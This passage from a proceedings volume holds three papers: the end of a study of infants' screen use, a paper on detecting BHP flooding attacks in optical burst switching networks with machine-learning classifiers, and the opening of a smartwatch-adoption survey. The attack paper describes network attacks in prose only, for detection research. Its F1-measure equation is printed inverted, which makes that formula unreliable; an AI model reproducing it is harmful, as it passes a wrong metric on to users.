mental, psychological, psycho-social, motor and language development positively or negatively, while preparing them for the future. As a result, parents and teachers should develop themselves on children's computer use [12, 13, 14, 15].

The present study aimed to investigate the interaction of infants, who are emphasized to refrain from the use of technological materials, with the technology. In the study, the views of the parents on the significance of the television, phone and tablet computers in infant's life, the conditions under which the infants interact with these communication technologies and their behavior during these interactions were investigated.

## II. METHOD

The study group included 14 infants and their mothers reached using convenience sampling method. Infants between 4 months and 24 months (mean age: 14.2) old were included in the study (7 female and 7 male infants). In the present qualitative study, data were collected with a semi-structured interview and video recording methods. A semi-structured interview form that included 8 questions was used to determine the views and behavior of the mothers on the significance of television, smart phone and tablet computer use in the daily life of their infants. The questions on the form were "Does your child watch television, use a smartphone or tablet computer? How long does your child interact with these materials every day?", "Which programs your child watches on television, and the applications your child is interested in tablets computer? Why?", "Would you encourage your child to watch television, use a smartphone or tablet? Under which circumstances?", "What do you think about the benefits of television, smartphone or tablet computer use for your child?"

Interactions of the infants with television and smart phones were recorded on video. The data were analyzed with content analysis conducted on the interview forms video recordings. The collected data were interpreted based on themes. In data coding, 4F means 4 months old female infant and 22M means 22 months old male infant. The validity was established by providing direct quotes of the views of mothers.

## III. FINDINGS

The interactions of infants with television and tablet computers were determined based on the interviews conducted with the mothers. The views of the mothers demonstrated that all infants in the study group interacted with TV and tablet computer except for one infant (12E). It was determined that the interaction of the infants with television and tablet varied between unlimited time and 5 minutes. It was determined that infant 4F interacted with the TV for 30 minutes, 9F for 60 minutes, and 22M for 1-2 hours, while 10M and 12M interacted with smartphones and tablets for 1-2 minutes and 10F and 24M interacted with smartphones and tablets while eating food. On the topic, the mother of 23M stated the following: “There is no time limit. He is in interaction with the TV when he does not play.” The mother of 12M stated that he interacts with the tablet for about 2 minutes during the time it takes to play the game. The mother of 10F stated that they used tablet computer during the mealtime.

Table 1: Frequency distribution of TV-tablet preferences of the infants and mother attitudes *

| Infant's | TV Interaction | f | Tablet Interaction | f |
|---|---|---|---|---|
| Interest | All | 3 | No specific content | 1 |
| | Commercials | 8 | Videos | 3 |
| | Cartoons | 4 | Cartoons | 2 |
| | Shows with music | 3 | Pictures | 3 |
| Reason for Preference | No preference | 2 | Imitating the parent | 2 |
| | Changing colors | 5 | Colors | 4 |
| | Changing sounds | 5 | Animals | 1 |
| | Changing movements | 4 | Movements and music | 5 |
| Mother's Encouragement | Yes | 6 | Yes | 3 |
| | No | 8 | No | 11 |

*More than one response.

As seen in Table 1, the infants mostly preferred commercials on TV (N = 8), followed by cartoons (n = 4) and musical / singing shows (n = 3). It was observed that certain infants did not prefer specific programs (n = 3). On the lack of a preference, 20F's mother stated that she would watch whatever they watched on TV as a family. Based on the properties of the programs watched, it was observed that changing colors (n = 5), sounds (n = 5) and movements (n = 4) were preferred by the infants. On the topic, 8M's mother stated the following: "He prefers it due to the interesting and constantly changing sounds." 22M's mother stated that her child preferred it due to the music and movements. It was observed that the preferred content in smartphones and tablets included videos (n = 3) and photographs (n = 3), followed by cartoons (n = 2). The reason behind the infants' preferences were movements and music (n = 5), changing colors (n = 4) and imitating parents (n = 2). On the topic, 4F's mother stated the following: "She is not interested in anything particular, she just watches." 10M's mother stated that "The bright colors on the screen and the changes that occur when he touches it attract his attention." 12M's mother stated that her child imitated the parents.

Eight mothers stated that they did not encourage their infants to watch TV and 11 stated that they did not encourage their infants to interact with smartphones and tablets. Among the other mothers who stated that they encouraged their infants, 4F's mother stated the following: "I allow her to watch television when she is flatulent. She forgets the pain when she is concentrated on the TV. Sometimes, I turn it on when I leave her alone, so that she would not cry," 24M's mother stated the following: "I encourage him to watch educational programs to improve his concentration. If I have a lot of chores at home, the TV works as an entertainment. I use the smartphone during feeding and to induce sleep."

When mothers were asked about their views on the advantages and disadvantages of television, smartphones and tablets, they stated that these devices were both beneficial and harmful. Thus, 10M's mother stated that "The benefit of the television is the fact that it entertains the child and I could find the time to do housework. Its disadvantage is the fact that it desensitizes the child about the events and objects in the environment," the mother of 10F stated the following: “I think some children shows are beneficial for child development and education," 8M's mother stated that "I do not think it is beneficial. I try not to have my child watch too much television, but as far as I can see, the television fixes hyperactive children at one point. Children who normally make sounds, play, or speak stop doing these when they watch the TV. Thus, it hurts children more than its benefits. In addition, smartphones emit radiation." Mother of 12M stated the following: "The phones and tablets have no benefits for children younger than 4 years old, they can be used for educational purposes after 4 years." 20F's mother stated the following: "Educational programs support language and conceptual development. Social development is inhibited." Mother of 24M stated the following: "The child learns the concepts, develops empathy. It inhibits socialization, use of the brain and imagination."

Video analysis of infants' interaction with television and smartphones for 1-2 minutes demonstrated that infants stared at the TV steadily and their interactions with the environment was interrupted for a short time. In their interaction with the smartphones, it was observed that they exhibited the behavior of moving their finger up and down on the screen, imitating the adults, and utilized the phone as any material by putting it in their mouth and shaking it. When compared to the television, it could be argued that the infants watched the images on the smartphone closely and more carefully.

## IV. RESULTS AND DISCUSSION

In the present study, it was determined that the interaction between the infants and the television started on the 5th month. It was observed that the infants interacted with their smart phones and tablet computers daily and their mothers utilized interesting features of technological instruments to attract the attention of infants, especially during feeding, and to amuse the infants while they were busy with another task. It was concluded that mothers did not have adequate knowledge on the advantages and disadvantages of technological material for the infant. It was determined that infants demonstrated great interest in technological material due to the influence of their visual and auditory attractiveness, they particularly perceived smart phones as a toy and mimic adults in using smart phones.

The study findings demonstrated that infants interact with technological material at home environment or are encouraged to use technological material with the influence of family members. This could lead to positive and negative consequences. Thus, the need for the society to acquire digital citizenship or digital literacy skills in early ages becomes obvious. It is important for individuals to know what to do or not to do in the digital environments [16]. It can be argued that this should be considered during the development and iöplementation of future curricula when it is considered that the future children would have technological material experiences from infancy.

The effects of technological material such as fulfilling everyday needs and facilitating learning improve their popularity. Especially when it is considered that children are eager to learn and experience several thing during preschool period, it can be argued that the effect of technological instruments on the acquisition of positive behavior is indispensable. As it is considered as a facilitator of learning computers, the topics on internet and computer use are addressed in projects developed starting from the pre-school period in foreign countries [17]. In a study conducted with college students, Işık and Kaptangil (2018) determined that social media use increased smartphone dependency. Kenanoğlu and Kahyaoğlu (2011) found that 31.1% of 4-6 years old pre-school children used internet every day, 27,8% used internet once a week, 6% used internet once a month in a study conducted on internet use of preschool children in Diyarbakir province, however it was also found that 30,1% of the children did not use the internet. In a study conducted by Gündoğdu et al. (2016), it was determined that 9 out of 102 children watched only TV, 35 used both the TV and computers, 31 used the TV and tablet, and 27 used television and mobile phones [18]. Kızıltaş ve Ertör (2018) had investigated the parents'opinions about the smartphone use of preschool children. Findings from the research are; the vast majority of families allow their children to use their smartphones, their children are busy with their smartphones every day of week (n=34), 3-4 times a week (n=31), once a week (n=17), families think of the smartphone as an ideal vehicle for occupying their children [19]). Based on these data, it is possible to observe the extent the technological materials affect the children. The internet, which is widely used by the children, could open new doors for children and offer new experiences for the families. However, if attention is not paid, excessive use could lead to technology dependency among children. This could be a major problem for the child, the family and the teacher.

In conclusion, it was determined that there were positive and negative effects of interaction with technological materials during infancy. The positive effects of television, smartphones and tablets, which are effective on the support of developmental, could be utilized. In particular, 0-2 years old infants could not yet make their own choices. They are only exposed to the preferences of the responsible adult. Interests and habits occur as a result of long-term exposure. Here, the purpose and the method that the technological materials are used are significant. Perhaps, it would not be a bad idea to use a smartphone or tablet computer during infancy to play music that would allow the child to fall asleep. However, their excessive use that could affect the mother-infant relationship negatively could lead to problems when the mother is busy with another task and directly exposes the baby to these materials. It should not be forgotten that physical contact and visual proximity may lead to certain physiological problems, and as a result of prolonged exposure, the baby may develop attention and perception disorders.

## V.RECOMMEDATION

It is possible to conduct studies for educators and parents on technology use in educational institutions. The use of technological material by children from infancy could be addressed. The effects of the attitudes of educators and parents as adults on child development could be emphasized. Both children and families could be informed about digital citizenship and the prevention of technology dependence among children.

The present study was conducted with a small group and on the infancy period. A similar study could be conducted with a different sample group and as a longitudinal study. In addition to qualitative data, methods that would allow the collection of quantitative data could be utilized in future studies.

## REFERENCES

[1] Eyüpoğlu, H. (2017). Dijital çağda iletişim teknolojilerinin insan karakterinin değişimine etkisi. *Akademik Bakış Dergisi*, 63, 103-110.

[2] Darı, B. (2017). Sosyal medya ve sağlık. *21.Yüzyılda Eğitim ve Toplum*, 6 (18), 731-758Akkuş, S. Y., Yılmazer, Y., Şahinöz, A. ve Sucaklı, İ. A. (2015). 3-60 ay arası çocukların televizyon izleme alışkanlıklarının incelenmesi. *Hacettepe Univesity Faculty of Health Sciences Journa*l, 1(15), 351–360.

[3] Kol, S. (2016). *Erken Çocuklukta Teknoloji Kullanımı*. Ankara: Pegem.

[4] Karayağız Muslu, G. and Bolışık, B. (2009). Çocuk ve gençlerde internet kullanımı. *TAF Preventive Medicine Bulletin*, 8(5), 445–450.

[5] Günüç, S. and Atlı, S. (2018). 18-24 aylık bebeklerde teknolojinin etkisine yönelik ebeveyn görüşleri. *ADDICTA: The Turkish Journal on Addictions*, 5 (2), 1-22.

[6] Akkuş, S. Y., Yılmazer, Y., Şahinöz, A. and Sucaklı, İ. A. (2015). 3-60 Ay Arası Çocukların Televizyon İzleme Alışkanlıklarının İncelenmesi. *Hacettepe Univesity Faculty of Health Sciences Journa*l, 1(15), 351–360.

[7] Ekici, B. ve Yıldız Bıçakçı, M. (2017). *Otizmi Oyuna Getir, Nöroplay Yöntemi*. Ankara: Ekinoks.

[8] Işık, M. and Kaptangil, İ. (2018). Akıllı telefon bağımlılığının sosyal medya kullanımı ve beş faktör kişilik özelliği ile ilişkisi: Üniversite öğrencileri üzerinden bir araştırma. *İnsan ve Toplum Bilimleri Dergisi*, 7 (2), 695-717.

[9] Kwon, M., Kim, D. J., Cho, H. and Yang, S. (2013). The smartphone addicitio scale: Development and valitation of a short version for adolescents. *Plos One*, 8 (12), 1-7.

[10]Tanju, E. H. (2010). Çocuklarda kitap okuma alışkanlığına genel bir bakış. *Aile ve Toplum Dergisi,* 11 (6), 30-39.

[11]Demirutku, K. (2017). Değerlerin edinilmesinde ailenin rolü. *Aile ve Sosyal Politikalar Bakanlığı Aile ve Toplum Hizmetleri Genel Müdürlüğü Aile Eğitim Programı Kitapçığı*. ISBN 978-605-202-407-2.

[12]Kaya İ. (2017). International Periodical for the Languages. *Literature and History of Turkish or Turkic,* 12 (18), 173-186.

[13]Yalçın, H. and Duran, Z. (2017). International periodical for the languages. *Literature and History of Turkish or Turkic,* 12 (23), 219-23.

[14]Sayan H. (2016). Okul öncesi eğitimde teknoloji kullanımı. *21. Yüzyılda Eğitim ve Toplum Dergisi,* 5 (13), 67-83.

[15]Kenanoğlu, R. and Kahyaoğlu, M. (2011). Okul öncesi öğrencilerin internet kullanımı ile bilişsel, duyuşsal ve sosyal davranışları arasındaki ilişki. *International Computer & Instructional Symposium*, 22-24 September. Fırat University/Elazığ.

[16]Görmez, E. (2017). Öğretmenlerin "dijital vatandaşlık ve alt boyutları" hakkındaki düzeyleri (Van ili örneği). *Akademik Bakış Dergisi*, 60, 52-74.

[17]Gündoğan, A. (2014). Okul öncesi dönemde bilgisayar destekli eğitim projeleri. *Gazi Üniversitesi Gazi Eğitim Fakültesi Dergisi*, 34 (3), 437-449.

[18]Gündoğdu, Z., Seytepe, Ö., Pelit, B. M., Doğru, H., Güner, B., Arıkız, E., Akçomak, Z., Kale, E. B., Moran, İ., Aydoğdu, G. and Kaya, E. (2016). Okul Öncesi Çocuklarda Medya Kullanımı, *Kocaeli Üniversitesi Sağlık Bilimleri Dergisi*, 2(2), 6-10.

[19]Kızıltaş, E. and Ertör, K. (2018). Okul öncesi eğitim alan çocukların akıllı telefon kullanımı ili ilgili aile görüşlerinin incelenmesi. Uşak Üniversitesi Eğitim Araştırmaları Dergisi, 4 (2), 1-18.

# CLASSIFICATION BHP FLOODING ATTACK IN OBS NETWORK WITH DATA MINING TECHNIQUES

V.N. UZEL[1] and E. SARAÇ EŞSİZ[2]

[1]Adana Science and Technology University, Adana/Turkey, vnuzel@adanabtu.edu.tr
[2]Adana Science and Technology University, Adana/Turkey, esarac@ adanabtu.edu.tr

*Abstract* - **Today, almost everything is done through networks. Especially, Networks are widely used for transportation of data. Various methods are used to move the data from one place to another. One of these methods is Optical Burst Switching (OBS). When carrying data in OBS, some of the threats may be encountered as a result of security shortcomings. Some of these threats are Spoofing, Replay Attack, Circulating Burst Header Attack and Burst Header Packet (BHP) Flooding Attack. Detection of threats is difficult but it is very important to our safety. Therefore, using Machine Learning (ML) methods to detect threats will give us flexibility, time and accuracy. In this study, we will classify BHP Flooding Attack data that have four class labels with ML methods. Our class labels are as follows: Misbehaving-Block (Block), Behaving-No Block (No Block), Misbehaving-No Block (NB-No Block), and Misbehaving-Wait (NB-Wait). Methods used in classification are Decision Tree (J48), Logistic, Multilayer Perceptron (MLP), Random Tree (RT), Reduce Error Pruning (REP) Tree and Naive Bayes (NB). Since there are 22 properties in the data set, the results of feature selection are also examined using the same classification methods. As a result, J48 and RT have been found to achieve the best results with 100% accuracy.**

*Keywords* – **Machine Learning, Data Mining, Network Attacks, Optical Burst Switching (OBS) Network, Burst Header Packet (BHP) Flooding Attack**

## I. INTRODUCTION

TOGETHER with developing technology, transmission of data through networks has become the center of our lives.

Various methods are used to transmit the data. The information can be carried by conventional methods, such as cables, or it can be transported by the new optical method. Optical fibers can transport data further away and have higher bandwidth than electrical cables. Optical method uses light to carry information by providing a point-to-point connection. With Wavelength Division Multiplexing (WDM) technology, bandwidth is divided into number of non-overlapping wavelength channels. Optical methods that use WDM technology include Optical Circuit Switching (OCS), Optical Packet Switching (OPS), and Optical Burst Switching (OBS). OCS [1] is not suitable for intensive internet traffic. OPS [1] is flexible and has efficient bandwidth but there is a buffering problem. OBS [1] has huge bandwidth, lower error rates and security advantages. OBS combine the good aspects of OCS and OPS and cover their gaps. Comparisons of these technologies are given in Table 1.

Table 1: Comparison of Switching Technologies.

| FEATURES | OCS | OPS | OBS |
|---|---|---|---|
| Traffic Adaptability | Low | High | High |
| Bandwidth Utilization | Low | High | High |
| Buffering | No | Yes | Yes |
| Latency | High | Low | Low |
| Overhead | Low | High | Low |

In OBS, a burst is a data packet which can have variable length. Burst have two components: control and payload. The control packet carries the header information. The payload is the actual data transmitted. Firstly, Burst Header Packet (BHP) establish a path from source to destination. Then data is sent from this path. While data is being sent, it can be attacked due to lack of security. Some of these attacks are Spoofing, Replay Attack, Circulating Burst Header Attack and BHP Flooding Attack.

Spoofing [2] is used for accessing restricted files and information by the hackers. Hackers can access information easily by taking the IP address of a trusted network. The system assumes that it comes from a reliable source and accepts the packet exchange.

In Replay Attack [3], an attacker detects a data transmission and delayed or repeated this transmission fraudulently. For example, a user enters a website and logs in into his/her account with a password, then the website opens a session to the user. If an attacker intuits the session, attacker can login the user account with that session.

In Circulating Burst Header Attack [4], more than two compromised nodes organize for an attack. One of them acts as a master, and the others are slaves. For example, there are 'n' compromised nodes, one of them will be a master, (n-1) will be slaves. Slave nodes are listed in 1 to n-1. A node can only forward the BHP to the next node. A BHP can only transmitted to the destination through the master node. Therefore, a BHP should be transmitted from first node to the master node one by one. In this attack, network resources are wasted and prevented from being used by the new burst.

In BHP Flooding Attack [5], multiple copies of transmitted

BHP are created when any optical node is seized by the attackers. Along with the generated copies, a lot of BHPs are transmitted to the next node. So the next node tries to allocate space for fake BHPs. As a result, the resources can't accept a valid BHP when it arrives.

In this study, BHP Flooding Attacks will be classified using Machine Learning (ML) methods for detection of attacks, to ensure network security.

The rest of the paper is organized as follows: in the second section a brief overview of the related work is presented. The dataset and the applied methods are described in the third section. The fourth section presents and discusses the experimental results. Finally, section five concludes our study.

## II. RELATED WORK

Rajab et al. [6] use the same dataset with our study. They use the Decision Tree as a classifier. In addition, feature selection is applied. They use the chi-square method as the feature selection and CFS method to verify the chi-square. First, classes are separated as misbehaving and behaving and they reached 93% accuracy rate. Then, the same dataset is divided into 4 subgroups as Misbehaving-Block (Block), Behaving-No Block (No Block), Misbehaving-No Block (NB-No Block), and Misbehaving-Wait (NB-Wait). With this method they reach 87% accuracy rate.

In a different study that are used the same dataset with ours ten-fold cross validation is applied while separating the dataset [7]. It means that the dataset is divided into 10 pieces and one of them is used as testing data, others are used as training data. Dataset is labeled with 4 classes such as our study. They used Naïve Bayes, Bayes Net, Decision Tree, and their suggested Rule Model classifiers. Naïve Bayes and Bayes Net classifiers reached 69% and 85% accuracy rates, respectively. Rule-model and Decision Tree classifiers reached over 98% accuracy rates.

Kavitha et al. [8] use the same dataset with our study. Ten-fold cross validation is applied. They used Decision Table, JRIP, OneR, PART-m, ZeroR, Naïve Bayes and Bayes Net classifiers. PART-m gave the best result with 100% accuracy in 0.02 seconds. Same dataset is classified with Decision Stump, Hoeffding Tree, J48, LMT and REP Tree. The best result of this classification is LMT with 100% but it has taken 4.59 seconds.

Villaluna et al. [9] use NSL-KDD and KDD99 datasets together for classifying attacks on the network. The datasets have 5 classes such as: Normal, DoS, Probe, U2R, and R2L. Fuzzy Logic, Artificial Neural Network and Fuzzy Neural Network are used as classifiers and the attack detection rate for the three algorithms are 94.84%, 98.51%, and 98.60% respectively. Also, accuracies of each algorithm are 89.74%, 96.09%, and 96.19% respectively.

Ormani et al. [10] used the NSL-KDD dataset, they divided the traffic into attack and normal. They proposed a fusion of ANN and SVM methods for classification. And they compared their results with ANN and SVM. As a result, their proposed method is achieved better classification results. The true positive rate results for ANN, SVM, and ANN + SVM are 79.56%, 79.27%, and 79.65%, respectively. When selecting flag and protocol features with feature selection, the result is reached 79.71%.

## III. MATERIALS AND METHODS

Firstly, the dataset is duplicated because of unbalancing data. Then it is classified with several classifiers. Also, feature selection is applied for better classification result. After that, results are compared with before feature selection and after feature selection.

### A. *Dataset*

In this study, "BHP flooding attack on OBS network dataset" is used from UCI dataset repository [11]. The dataset has 1075 instances and 22 features. The twenty-second feature is a class label. It has 4 class labels. These are Misbehaving-Block (Block), Behaving-No Block (No Block), Misbehaving-No Block (NB-No Block), and Misbehaving-Wait (NB-Wait). Firstly, the dataset is split into train and test datasets. Our dataset has an unbalanced distribution of class labels. To make it a balanced dataset, Block label is duplicated 4 times and No Block label is duplicated 3 times.

### B. *Classifiers*

J48 is a decision tree classifier that creates a binary tree with the help of information entropy. After the tree is built, it can be used to assign class labels to each tuple in the test dataset [12].

The Artificial Neural Network (ANN) [13] is a model inspired by the human brain and the nervous system. An ANN can have several layers. The first layer is called the input layer and the last layer is called the output layer. The middle layers are called hidden layers. Each layer contains a certain number of neurons connected by synapses. Multilayer Perceptron (MLP) [13] is a type of ANN and uses back propagation to train the network.

The Naïve Bayes [14] algorithm is a simple probabilistic classifier which uses the Bayes theorem. It computes probabilities by counting the frequencies of attribute values for each class in a given training dataset. The algorithm assumes all attributes are independent given the value of the class variable.

Logistic [15] is based on statistical results like other classifiers. It may be misleading because the name is a regression, but it does not predict continuous values. It is suitable for binary classification.

Random Tree (RT) [16] builds the largest tree and has the lowest performance among all type of trees. It considers a set of k- randomly chosen attributes to split on at each node. It performs no pruning.

Reduce Error Pruning (REP) Tree [16] is a fast decision tree algorithm. It does reduced-error pruning and considers all of attributes. As in the C4.5 Algorithm, this algorithm handles missing values by segmenting the corresponding samples.

### C. *Feature Selection*

Feature selection is a preprocessing step for machine learning methods. Aims of feature selection are reducing dimensionality, removing irrelevant data and increasing learning accuracy.

In Correlation-based Feature Selection (CFS) [17], a feature is important if it is highly relevant for classification or it is irrelevant with other features. Filter method is used for selecting features. CFS uses the correlation between features.

## IV. EXPERIMENTAL RESULTS AND DISCUSSION

### A. *Environment*

WEKA [18] data mining tool is used for feature selection and classification. Netbeans [19] is used for other preprocessing implementations like splitting the dataset into train and test.

### B. *Evaluation Measures*

Four measures are used for classification metrics. These are Accuracy, Precision, Recall, and F-measure [20]. Confusion matrix that is shown in Table 2 is used to compute these four measures.

Accuracy is the percentage of correctly classified samples in the test dataset. Precision is the ratio of true positives to all positively labeled samples. Recall is the ratio of true positives to all positive samples in the test dataset. F-measure is the harmonic mean of precision and recall. Equations 1, 2, 3, and 4 describes how to compute these four measures.

Table 2: Confusion Matrix

| | | **Predicted** | |
|---|---|---|---|
| | | **Positive** | **Negative** |
| **Actual** | **Positive** | True Positive(TP) | False Negative(FN) |
| | **Negative** | False Positive(FP) | True Negative(TN) |

$$Accuracy = (TP + TN) / (TP + TN + FP + FN) \tag{1}$$

$$\Pr ecision = TP / (TP + FP) \tag{2}$$

$$\operatorname{Re} call = TP / (TP + FN) \tag{3}$$

$$F_1 = 2(\Pr ecision + \operatorname{Re} call) / (\Pr ecision * \operatorname{Re} call) \tag{4}$$

### C. *Experimental Evaluation and Results*

J48, Logistic, MLP, NB, RT and REP Tree are used as classifiers. CFS is used for feature selection.

The aim of this study is detecting BHP flooding attack in OBS network. The dataset has 4 class labels and 3 of them are misbehaving, one of them is behaving. There are Block, No Block, NB-No Block, NB-Wait. Classification results without feature selection are given in Table 3.

Table 3: Classifier Results before CFS

| **Classifiers** | **Accuracy** | **Precision** | **Recall** | **F-measure** |
|---|---|---|---|---|
| **J48** | 100% | 1.000 | 1.000 | 1.000 |
| **Logistic** | 89.35% | 0.892 | 0.894 | 0.892 |
| **MLP** | 95.83% | 0.964 | 0.958 | 0.957 |
| **NB** | 81.48% | 0.822 | 0.815 | 0.810 |
| **RT** | 90.74% | 0.930 | 0.907 | 0.905 |
| **REP Tree** | 97.22% | 0.972 | 0.972 | 0.972 |

According to Table 3, without feature selection, J48 has the best accuracy rate. Classification results with CFS feature selection are given in Table 4.

Table 4: Classifier Results after CFS

| **Classifiers** | **Accuracy** | **Precision** | **Recall** | **F-measure** |
|---|---|---|---|---|
| **J48** | 100% | 1.000 | 1.000 | 1.000 |
| **Logistic** | 86.57% | 0.862 | 0.866 | 0.859 |
| **MLP** | 89.35% | 0.892 | 0.894 | 0.892 |
| **NB** | 82.41% | 0.796 | 0.824 | 0.783 |
| **RT** | 100% | 1.000 | 1.000 | 1.000 |
| **REP Tree** | 93.98% | 0.941 | 0.940 | 0.940 |

With CFS feature selection method, 10-Run-AVG-Bandwith-Use and Flood Status features are selected from 22 features. According to Table 4, with CFS, J48 and RT are the best accuracy rates, performance of NB and RT are increased, J48 is remained the same and others are decreased.

## V. CONCLUSIONS AND FUTURE WORK

Various problems may be encountered while moving the data through networks. One of them is a BHP flooding attack. The aim of this study to detect BHP flooding attacks with Machine Learning method and analyze effects of feature selection on classifiers.

It is observed that, Machine Learning methods can be used for detection of BHP flooding attacks with high accuracy rates. And feature selection has no significant effects on classifier performance for this dataset.

## REFERENCES

[1] P.K. Chandra, A.K. Turuk and B. Sahoo, “Survey on Optical Burst Switching in WDM Networks”, *Fourth Intemational Conference on Industrial and Information Systems*, Sri Lanka, December 2009.

[2] K. Jindal, S. Dalal and K.K. Sharma, “Analyzing Spoofing Attacks in Wireless Networks,” *2014 Fourth International Conference on Advanced Computing & Communication Technologies,* Rohtak, India, Feb. 2014.

[3] A. Jesudoss and N.P Subramaniam, “A Survey On Authentication Attacks and Countermeasures In A Distributed Environment,” *Indian Journal of Computer Science and Engineering (IJCSE),* Vol. 5, Apr-May 2014.

[4] N. Sreenath, K. Muthuraj, and G. Vinoth, “Threats and Vulnerabilities on TCP/OBS Networks,” *2012 International Conference on Computer Communication and Informatics (ICCCI -2012),* Coimbatore, INDIA, Jan 2012.

[5] K. Muthuraj and N. Sreenath, “Secure Optical Internet: An Attack on OBS node in a TCP over OBS network,” *International Journal of Emerging Trends & Technology in Computer Science (IJETTCS),* Vol. 1, November-December 2012.

[6] A. Rajab, C. Huang and M. Al-Shargabi, “Decision Tree Rule Learning Approach to Counter Burst Header Packet Flooding Attack in Optical Burst Switching Network,” *Optical Switching and Networking*, Vol. 29, pp. 15-26, July 2018.

[7] R. Alshboul, “Flood Attacks Control in Optical Burst Networks by Inducing Rules using Data Mining,” *IJCSNS International Journal of Computer Science and Network Security*, Vol. 18, February 2018.

[8] S. Kavitha1, M. Hanumanthappa and A. Syrien, “Evaluation of Optical Burst Switching (OBS) Using Various Classification Techniques,” *National Conference On Contemporary Research and Innovations in Computer Science (NCCRICS)*, Dec. 2017.

[9] J.A. Villaluna and F.R.G. Cruz, “Information Security Technology for Computer Networks through Classification of Cyber-Attacks using Soft Computing Algorithms,” *2017IEEE 9th International Conference on Humanoid, Nanotechnology, Information Technology, Communication and Control, Environment and Management (HNICEM)*, Manila, Philippines, Dec. 2017.

[10] T. Omrani, A.Dallali, B.C. Rhaimi, J. Fattahi, ”Fusion of ANN and SVM Classifiers for Network Attack Detection,” *18th international conference on Sciences and Techniques of Automatic control & computer engineering*, Monastir, Tunisia, December 21-23, 2017.

[11] archive.ics.uci.edu, ‘Burst Header Packet (BHP) flooding attack on Optical Burst Switching (OBS) Network Data Set’, 2017. [Online]. Available:https://archive.ics.uci.edu/ml/datasets/Burst+Header+Packet+%28BHP%29+flooding+attack+on+Optical+Burst+Switching+%28OBS%29+Network. [Accessed: 16 - July - 2018].

[12] I. Jenhani, N.B. Amor and Z. Elouedi, “Decision trees as possibilistic classifiers,” *International Journal of Approximate Reasoning*, Vol. 48, pp. 784-807, 2008.

[13] M.W. Gardnera, S.R. Dorlinga, “Artificial neural networks (the multilayer perceptron)—a review of applications in the atmospheric sciences,” *Atmospheric Environment*, Vol. 32, pp. 2627 – 2636, 1998.

[14] D.D. Lewis, “Naive (Bayes) at forty: The independence assumption in information retrieval”, *Machine Learning: ECML-98*, Vol. 1398, pp. 4-15, 1998.

[15] C.J. Peng, K.L. Lee and G.M. “Ingersoll, An Introduction to Logistic Regression Analysis and Reporting,” *The Journal of Educational Research*, Vol. 96, pp. 3-14, September – October 2002.

[16] D.L.A. AL-Nabi1 and S.S. Ahmed, “Survey on Classification Algorithms for Data Mining: (Comparison and Evaluation),” *Computer Engineering and Intelligent Systems*, Vol. 4, 2013.

[17] S. Vanaja and K.R. Kumar, “Analysis of Feature Selection Algorithms on Classification: A Survey,” *International Journal of Computer Applications*, Vol. 96, June 2014.

[18] cs.waikato.ac.nz, [Online]. Available: https://www.cs.waikato.ac.nz/ml/weka/. [Accessed: 16 – July 2018].

[19] netbeans.org, [Online]. Available: https://netbeans.org/. [Accessed: 16 – July 2018].

[20] D.M.W. Powers, “Evaluation: From Precision, Recall and F-measure to ROC, Informedness, Markedness & Correlation,” *Journal of Machine Learning Technologies*, Vol. 2, pp. 37-63, 2011.

# An investigation on factors influencing smart watch adoption: A partial least squares approach

Sharmin Akter[1], Dr. Imran Mahmud[1], Md. Fahad Bin Zamal[1], Jannatul Ferdush[1]
[1]Daffodil International University, Bangladesh, tumpasharminakter@gmail.com
[1]Daffodil International University, Bangladesh, vasha.ahmed@gmail.com
[1]Daffodil International University, Bangladesh, imranmahmud@daffodilvarsity.edu.bd
[1]Daffodil International University, Bangladesh, fahad.swe@diu.edu.bd

*Abstract* - **Technologies are constantly being developed and commercialized in the current era of the digital world. Wearable device is one of the most rapid growing devices in information technology in developing countries. Drawing upon Unified Theory of Acceptance and Understanding of Technology2 (UTAUT2), this paper examines the use behavior of wearable devices. Data was collected from 150 smart watch users from Bangladesh using survey questionnaire. Result indicates that the performance expectancy, hedonic motivation and habit playing a positive influential role in the terms of adaptation of wearable devices. Our study showed that three independent variables affect the behavior intention of wearable devices which is performance expectancy, hedonic motivation and habit. In other side, Behavioral Intention of using wearable device among the people of Bangladesh influenced by Habit. Our proposed model is empirically tested and contributed to an emerging body of technology acceptance and can be motivating the users of wearable devices. This research shades light to the industry by identifying factors that could affect consumers of wearable devices and could be a diagnostic tool for the industry to penetrate the market of wearable devices.**

***Keywords*** **- UTAUT 2, Information technology, Wearable device, Technology acceptance, Behavioral intension, Use Behavior.**

## I. INTRODUCTION

The wearable device is a great invention of Information technology. People's interest in the use of technology called behavioral intention refers to the intensity users in using technology. According to Venkatesh et. al. (2012), there are seven important factors affecting behavioral intention on the use of technology include performance expectancy, effort expectancy, social influence, facilitating condition, hedonic motivation, value, and habit. The seven constructs are described in a research model which is known as Unified Theory of Acceptance and Use of Technology Model (UTAUT) developed by Venkatesh et. al. (2012).Those factors must be paid attention for service providers of technology device so that they can provide better services and improve the ability in satisfying the needs and desire of the users.

According to Rogers (1995) product attributes are key factors that influence users' adoption of a product. Now-a-days adventurous consumers are more likely to adopt new innovative products like smart watch. Our Research question was: *What are the factors that are influencing customers of Bangladesh to purchase smart watch?* To answer this research question the objectives of our paper are as follows:

- To predict the variable those are collected from an existing model named UTAUT 2 model developed by Venkatesh et. al. (2012).
- To test the modified UTAUT2 model in the context of Bangladesh.
- To test the model with survey data to get a clear result to investigate factors those are affecting the purchase behavior of smart watch in Bangladesh.

## II. SYSTEM AND MODEL DEVELOPMENT

The uses of wearable device are depending on consumer's acceptances and use of information technology. A technology acceptance model has been developed named Unified Theory of Acceptance and Use of Technology (UTAUT) by Venkatesh et. al (2003). The development of technology is growing rapidly. So a new model of UTAUT has been developed because of the development of technology. The UTAUT model was developed to describe the acceptance and use of technology. Based on consumers technologies then it will be developed. There are many industries or companies that develop their service of technology and application based on their consumers need. The new model by developing existing model is called UTAUT 2.According to (Venkatesh et. Al., 2012),The purpose of the UTAUT model 2 are- 1) identifying three key constructs from prior research , 2) introducing new relationship, 3) altering some existing relationship. The UTAUT model 2 has seven constructs such as performance expectancy, effort expectancy, facilitating condition, hedonic motivation, price value and habit. These constructs affect behavioral intension.

